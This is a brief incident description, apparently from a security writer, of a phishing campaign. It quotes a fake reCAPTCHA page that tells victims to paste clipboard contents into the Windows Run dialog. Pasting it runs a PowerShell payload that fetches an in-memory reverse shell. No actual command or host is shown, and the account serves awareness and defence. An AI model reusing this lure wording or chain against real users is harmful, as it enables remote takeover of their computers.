
Here's what happened in this incident.

1- Attacker sent a phishing email to victim, with a website url urging them to download Office update.

2- Victim visits the url and is presented with a captcha.



3- Victim interacts with the captcha and is instructed to do paste from clipboard in windows run dialog.



Complete these
Verification Steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key + **R**.
2. In the verification window, press **Ctrl** + **V**.
3. Press **Enter** on your keyboard to finish.

You will observe and agree:
✅ "I am not a robot - reCAPTCHA Verification ID: 9636"

Perform the steps above to finish verification.

4- Non-technical victim falls to this scheme and unknowingly execute the powershell payload which then downloads a powershell script and executes in memory. The script is a powershell based reverse shell which gives attacker remote access to machine.